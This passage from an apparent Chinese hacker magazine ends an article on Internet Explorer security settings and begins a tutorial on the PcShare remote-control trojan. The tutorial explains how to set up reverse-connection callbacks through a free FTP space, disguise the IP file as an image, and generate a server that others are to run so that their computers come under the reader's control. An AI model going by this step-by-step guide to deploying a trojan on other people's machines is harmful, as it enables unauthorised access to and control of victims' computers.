


图9

进入自定义级别，如图10所示。




图10

对相应的的内容作相应的设置，比如下载未签名的ActiveX控件就应该禁用。对于下载已签名的ActiveX控件我个人认为禁用就好，需要时手工打开(比如SWF控件)，也不安全，一不下心下了删除还麻烦……其他更多的设置大家可以到网络上查找相应的资料。

有矛就有盾，再强大的、再隐蔽的攻击都有防御的方法。法网恢恢，疏而不漏，不论怎么隐蔽的攻击，总有被发现的时候。希望大家都能在网络上愉快地查找自己的资料，也希望攻击的朋友都停手，还网络一片安宁。

WTF：依然记得早期20CN那个界面清爽的小木马，随着时间的推移众多黑迷们开始逐渐接受它。它的功能也不断地增强和更新，PcShare终于在灰鸽子和其他各种优秀木马和远控程序中脱颖而出。并广受好评，在内网控制内网，外网控制内网等诸多高级应用中走在同类软件的前面。热门程度已经不亚于当年的冰河。

适合读者：木马爱好者，入侵爱好者

前置知识：无



国产木马新秀 PcShare

文/图 无可非议、光之神谕

远程控制软件首先作为网络管理人员的远程管理工具，已经被各位黑迷熟练使用，成为了大家手上的终极武器，各类远程控制软件发展到现在已经开创了如反弹端口连接，进程插入，HTTP隧道等众多的先进技术，相信广大黑迷都有一款自己最中意的远程控制软件吧。

最近一段时间，一款功能强劲的远程控制软件开始流行起来，它就是一直受到广大黑客爱好者青睐的PcShare，软件作者无可非议经过不断的开发和更新，从2005年2月左右开始正式推出PcShare2005版本。该软件最大的特点是功能强大、操作简易，更是集各种远程控制先进技术于一身，下面就和笔者来体验一下PcShare，相信大家一定会喜欢上这款软件。

服务端的配置

PcShare无须安装和第三方控件支持，先拿到一个软件压缩包，解压缩到一个文件夹即可使用，点击主控程序PcShare.exe，马上就看到了软件的界面，感觉非常的整洁，各个功能都对应菜单上一个简单的按钮，经常使用远程控制软件的朋友对这些功能都不会陌生。如图1所示。




图1

我们先来配置一个服务端，说到这里很多菜鸟都会头痛，远程控制软件的配置一般都很复杂，特别是基于反弹端口连接技术的远程控制软件，配置不正确的话，网鸡根本就不会上线，现在大家大都是ADSL拨号上网，都拥有自己的外网IP，这个外网IP就是计算机在因特网上的独立IP地址，ADSL拨号上网类型的用户都是动态IP，断开拨号后重新连接又会获得一个新的外网IP。软件上有一个"刷新IP"的按钮，这个功能就是针对动态IP的，在使用这个功能之前我们必须有一个FTP空间，没有FTP空间的朋友可以到http://club.51.net/signfree.php填写一些信息申请一个。如图2所示。




图2

申请之后邮箱会收到一封空间激活信，你就可以使用这个空间了，我这里申请了一个justdohack.go.51.net的域名，点击"刷新IP"的按钮，填入正确的FTP空间的信息和外网IP地址。如图3所示。




图3

现在就可以刷新IP了，成功后会弹出刷新IP成功的对话框，用过FTP上传的朋友应该知道这里的FTP刷新其实就是上传一个包含你IP信息的文件到FTP空间里。填写刷新IP信息时一定要注意FTP文件路径，路径是FTP空间默认的Web路径，而这里刷新的文件大家完全可以自定

义成gif,jpg,rar,css等各类文件,这样可以防止一些空间对文件上传和访问的限制,大大方便了我们。

刷新IP的功能说了这么多,做到了这一步后,就可以很方便地生成服务端了,点击"生成客户"的按钮(在窗口的第二项的复选框打上钩,然后填写刚才刷新FTP的文件在网上的地址,我这里的http://justdohack.go.51.net/pcshare.jpg,点一下旁边的"测试URL"的小按钮,会出现测试URL内容成功和IP地址的窗口。如图4所示。





图4

到了这一步就大功告成了,放心生成一个服务端给别人运行吧,对方电脑马上就会在控制区域的窗口显示,就这么简单的两步我们就可以实现外网控制内网和外网控制外网了。

